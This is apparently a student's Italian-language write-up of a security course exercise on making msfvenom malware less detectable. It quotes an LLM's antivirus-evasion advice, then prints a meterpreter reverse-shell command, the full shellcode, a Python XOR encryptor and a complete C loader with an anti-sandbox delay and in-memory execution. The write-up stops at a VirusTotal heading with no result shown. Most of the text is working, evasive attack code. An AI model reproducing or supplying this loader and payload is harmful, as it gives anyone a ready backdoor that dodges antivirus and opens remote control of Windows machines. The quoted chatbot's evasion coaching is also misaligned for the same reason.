Raul Pastor

Msfvenom

Consegna: “L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.
Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
1. Utilizzo di msfvenom per generare il malware.
2. Migliorare la Non Rilevabilità
3. Test del Malware una volta generato.”

Chiedendo ad un LLM la risposta è questa:

1. Il problema dell'Entropia

Gli encoder aumentano l'**entropia** (disordine dei dati) del file. Gli AV moderni non cercano solo una "firma" specifica, ma analizzano se una sezione del file sembra "criptata o compressa". Se un piccolo file .exe ha un'entropia altissima, viene immediatamente segnalato come sospetto.

2. Offuscamento del codice (Obfuscation)

Invece di limitarti a codificare il payload esistente, dovresti provare a mutare la logica del codice stesso.

- **Junk Code:** Inserire istruzioni inutili (NOP sleds o operazioni matematiche casuali) che non cambiano il risultato ma confondono l'analisi statica.
- **Custom Wrappers:** Invece di usare l'uscita standard di msfvenom, potresti scrivere un piccolo programma in **C++** o **C#** che carichi il shellcode in memoria.

3. Shellcode Injection & Custom Loaders

Questo è il metodo più efficace. Invece di creare un .exe direttamente con Metasploit, genera il shellcode in formato grezzo (raw o c) e inseriscilo in un "loader" scritto da te.

- **Process Injection:** Il loader avvia un processo legittimo (es. notepad.exe) e inietta il shellcode al suo interno.
- **In-Memory Execution:** Il shellcode viene eseguito direttamente nella RAM senza mai toccare il disco rigido (fileless), rendendo l'analisi dell'AV molto più difficile.

4. Utilizzo di tool più avanzati

Se il tuo obiettivo è studiare l'evasione moderna, ti suggerisco di dare un'occhiata a framework che utilizzano tecniche più sofisticate di *Shikata Ga Nai*:

- **Sliver:** Un framework C2 moderno molto potente.
- **Havoc:** Un'altra alternativa avanzata a Metasploit.
- **Donut:** Un generatore di shellcode che trasforma VBScript, JScript, EXE e DLL in shellcode position-independent.

Estraggo il payload unsigned da msfvenom con :

“msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -f c”

Poi con uno script python cripto il paylad:

```
“# Lo shellcode originale (quello che hai ottenuto da msfvenom)
buf = (b"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50"
b"\x52\x48\x31\xd2\x65\x48\x8b\x52\x60\x51\x56\x48\x8b\x52"
b"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x4d\x31\xc9\x48\x0f"
b"\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
b"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20\x8b"
b"\x42\x3c\x48\x01\xd0\x41\x51\x66\x81\x78\x18\x0b\x02\x0f"
b"\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0"
b"\x74\x67\x48\x01\xd0\x44\x8b\x40\x20\x49\x01\xd0\x50\x8b"
b"\x48\x18\xe3\x56\x4d\x31\xc9\x48\xff\xc9\x41\x8b\x34\x88"
b"\x48\x01\xd6\x48\x31\xc0\x41\xc1\xc9\x0d\xac\x41\x01\xc1"
b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8"
b"\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41"
b"\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83"
b"\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
b"\x4b\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33\x32\x00"
b"\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00\x49"
b"\x89\xe5\x49\xbc\x02\x00\x17\x47\xc0\xa8\x01\x17\x41\x54"
b"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5"
b"\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b"
b"\x00\xff\xd5\x6a\x0a\x41\x5e\x50\x50\x4d\x31\xc9\x4d\x31"
b"\xc0\x48\xff\xc0\x48\x89\xc2\x48\xff\xc0\x48\x89\xc1\x41"
b"\xba\xea\x0f\xdf\xe0\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58"
b"\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff\xd5"
b"\x85\xc0\x74\x0a\x49\xff\xce\x75\xe5\xe8\x93\x00\x00\x00"
b"\x48\x83\xec\x10\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58"
b"\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00"
b"\x7e\x55\x48\x83\xc4\x20\x5e\x89\xf6\x6a\x40\x41\x59\x68"
b"\x00\x10\x00\x00\x41\x58\x48\x89\xf2\x48\x31\xc9\x41\xba"
b"\x58\xa4\x53\xe5\xff\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31"
b"\xc9\x49\x89\xf0\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9"
b"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x41\x57\x59\x68"
b"\x00\x40\x00\x00\x41\x58\x6a\x00\x5a\x41\xba\x0b\x2f\x0f"
b"\x30\xff\xd5\x57\x59\x41\xba\x75\x6e\x4d\x61\xff\xd5\x49"
b"\xff\xce\xe9\x3c\xff\xff\xff\x48\x01\xc3\x48\x29\xc6\x48"
b"\x85\xf6\x75\xb4\x41\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2"
b"\xf0\xb5\xa2\x56\xff\xd5"
)

key = 75 # Corrisponde al carattere 'K'

def xor_cipher(data, key):
    return bytearray([b ^ key for b in data])

encrypted_shellcode = xor_cipher(buf, key)

# Formattazione per il copia-incolla in C++
```

```
print('unsigned char shellcode[] = { ', end='')
print(', '.join([hex(b) for b in encrypted_shellcode]), end='')
print(' };')"
```

infine lo inserisco in un comando il linguaggio C che fungerà da loader “stealth”:

```
“#include <windows.h>

// Il tuo shellcode offuscato (esempio semplificato)
unsigned char shellcode[] = { 0xb7, 0x3, 0xc8, 0xaf, 0xbb, 0xa3, 0x87, 0x4b, 0x4b, 0x4b,
0xa, 0x1a, 0xa, 0x1b, 0x19, 0x3, 0x7a, 0x99, 0x2e, 0x3, 0xc0, 0x19, 0x2b, 0x1a, 0x1d, 0x3,
0xc0, 0x19, 0x53, 0x3, 0xc0, 0x19, 0x6b, 0x3, 0xc0, 0x39, 0x1b, 0x6, 0x7a, 0x82, 0x3,
0x44, 0xfc, 0x1, 0x1, 0x3, 0x7a, 0x8b, 0xe7, 0x77, 0x2a, 0x37, 0x49, 0x67, 0x6b, 0xa, 0x8a,
0x82, 0x46, 0xa, 0x4a, 0x8a, 0xa9, 0xa6, 0x19, 0x3, 0xc0, 0x19, 0x6b, 0xc0, 0x9, 0x77,
0x3, 0x4a, 0x9b, 0xa, 0x1a, 0x2d, 0xca, 0x33, 0x53, 0x40, 0x49, 0x44, 0xce, 0x39, 0x4b,
0x4b, 0x4b, 0xc0, 0xcb, 0xc3, 0x4b, 0x4b, 0x4b, 0x3, 0xce, 0x8b, 0x3f, 0x2c, 0x3, 0x4a,
0x9b, 0xf, 0xc0, 0xb, 0x6b, 0x2, 0x4a, 0x9b, 0x1b, 0xc0, 0x3, 0x53, 0xa8, 0x1d, 0x6, 0x7a,
0x82, 0x3, 0xb4, 0x82, 0xa, 0xc0, 0x7f, 0xc3, 0x3, 0x4a, 0x9d, 0x3, 0x7a, 0x8b, 0xa, 0x8a,
0x82, 0x46, 0xe7, 0xa, 0x4a, 0x8a, 0x73, 0xab, 0x3e, 0xba, 0x7, 0x48, 0x7, 0x6f, 0x43,
0xe, 0x72, 0x9a, 0x3e, 0x93, 0x13, 0xf, 0xc0, 0xb, 0x6f, 0x2, 0x4a, 0x9b, 0x2d, 0xa, 0xc0,
0x47, 0x3, 0xf, 0xc0, 0xb, 0x57, 0x2, 0x4a, 0x9b, 0xa, 0xc0, 0x4f, 0xc3, 0x3, 0x4a, 0x9b,
0xa, 0x13, 0xa, 0x13, 0x15, 0x12, 0x11, 0xa, 0x13, 0xa, 0x12, 0xa, 0x11, 0x3, 0xc8, 0xa7,
0x6b, 0xa, 0x19, 0xb4, 0xab, 0x13, 0xa, 0x12, 0x11, 0x3, 0xc0, 0x59, 0xa2, 0x0, 0xb4,
0xb4, 0xb4, 0x16, 0x2, 0xf5, 0x3c, 0x38, 0x79, 0x14, 0x78, 0x79, 0x4b, 0x4b, 0xa, 0x1d,
0x2, 0xc2, 0xad, 0x3, 0xca, 0xa7, 0xeb, 0x4a, 0x4b, 0x4b, 0x2, 0xc2, 0xae, 0x2, 0xf7, 0x49,
0x4b, 0x5c, 0xc, 0x8b, 0xe3, 0x4a, 0x5c, 0xa, 0x1f, 0x2, 0xc2, 0xaf, 0x7, 0xc2, 0xba, 0xa,
0xf1, 0x7, 0x3c, 0x6d, 0x4c, 0xb4, 0x9e, 0x7, 0xc2, 0xa1, 0x23, 0x4a, 0x4a, 0x4b, 0x4b,
0x12, 0xa, 0xf1, 0x62, 0xcb, 0x20, 0x4b, 0xb4, 0x9e, 0x21, 0x41, 0xa, 0x15, 0x1b, 0x1b,
0x6, 0x7a, 0x82, 0x6, 0x7a, 0x8b, 0x3, 0xb4, 0x8b, 0x3, 0xc2, 0x89, 0x3, 0xb4, 0x8b, 0x3,
0xc2, 0x8a, 0xa, 0xf1, 0xa1, 0x44, 0x94, 0xab, 0xb4, 0x9e, 0x3, 0xc2, 0x8c, 0x21, 0x5b,
0xa, 0x13, 0x7, 0xc2, 0xa9, 0x3, 0xc2, 0xb2, 0xa, 0xf1, 0xd2, 0xee, 0x3f, 0x2a, 0xb4, 0x9e,
0xce, 0x8b, 0x3f, 0x41, 0x2, 0xb4, 0x85, 0x3e, 0xae, 0xa3, 0xd8, 0x4b, 0x4b, 0x4b, 0x3,
0xc8, 0xa7, 0x5b, 0x3, 0xc2, 0xa9, 0x6, 0x7a, 0x82, 0x21, 0x4f, 0xa, 0x13, 0x3, 0xc2, 0xb2,
0xa, 0xf1, 0x49, 0x92, 0x83, 0x14, 0xb4, 0x9e, 0xc8, 0xb3, 0x4b, 0x35, 0x1e, 0x3, 0xc8,
0x8f, 0x6b, 0x15, 0xc2, 0xbd, 0x21, 0xb, 0xa, 0x12, 0x23, 0x4b, 0x5b, 0x4b, 0x4b, 0xa,
0x13, 0x3, 0xc2, 0xb9, 0x3, 0x7a, 0x82, 0xa, 0xf1, 0x13, 0xef, 0x18, 0xae, 0xb4, 0x9e, 0x3,
0xc2, 0x88, 0x2, 0xc2, 0x8c, 0x6, 0x7a, 0x82, 0x2, 0xc2, 0xbb, 0x3, 0xc2, 0x91, 0x3, 0xc2,
0xb2, 0xa, 0xf1, 0x49, 0x92, 0x83, 0x14, 0xb4, 0x9e, 0xc8, 0xb3, 0x4b, 0x36, 0x63, 0x13,
0xa, 0x1c, 0x12, 0x23, 0x4b, 0xb, 0x4b, 0x4b, 0xa, 0x13, 0x21, 0x4b, 0x11, 0xa, 0xf1, 0x40,
0x64, 0x44, 0x7b, 0xb4, 0x9e, 0x1c, 0x12, 0xa, 0xf1, 0x3e, 0x25, 0x6, 0x2a, 0xb4, 0x9e,
0x2, 0xb4, 0x85, 0xa2, 0x77, 0xb4, 0xb4, 0xb4, 0x3, 0x4a, 0x88, 0x3, 0x62, 0x8d, 0x3,
0xce, 0xbd, 0x3e, 0xff, 0xa, 0xb4, 0xac, 0x13, 0x21, 0x4b, 0x12, 0x2, 0x8c, 0x89, 0xbb,
0xfe, 0xe9, 0x1d, 0xb4, 0x9e };
char key = 'K';

int main() {
    // 1. ANTI-SANDBOX: Aspetta 10 secondi.
    // Molte Sandbox si stancano di aspettare e chiudono l'analisi prima che il payload parta.
    Sleep(10000);

    int size = sizeof(shellcode);

    // 2. DECIFRAZIONE
    for (int i = 0; i < size; i++) {
        shellcode[i] ^= key;
```


```
    }

    // 3. ALLOCAZIONE RW (Solo Lettura/Scrittura - Non sospetta)
    void* exec = VirtualAlloc(0, size, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);

    // 4. COPIA
    RtlMoveMemory(exec, shellcode, size);

    // 5. CAMBIO PERMESSI in RX (Sola Esecuzione/Lettura)
    DWORD oldProtect;
    if (VirtualProtect(exec, size, PAGE_EXECUTE_READ, &oldProtect)) {

        // 6. ESECUZIONE tramite un nuovo Thread
        HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)exec,
NULL, 0, NULL);
        if (hThread != NULL) {
            WaitForSingleObject(hThread, INFINITE);
        }
    }

    return 0;
}"
```

Su virustotal: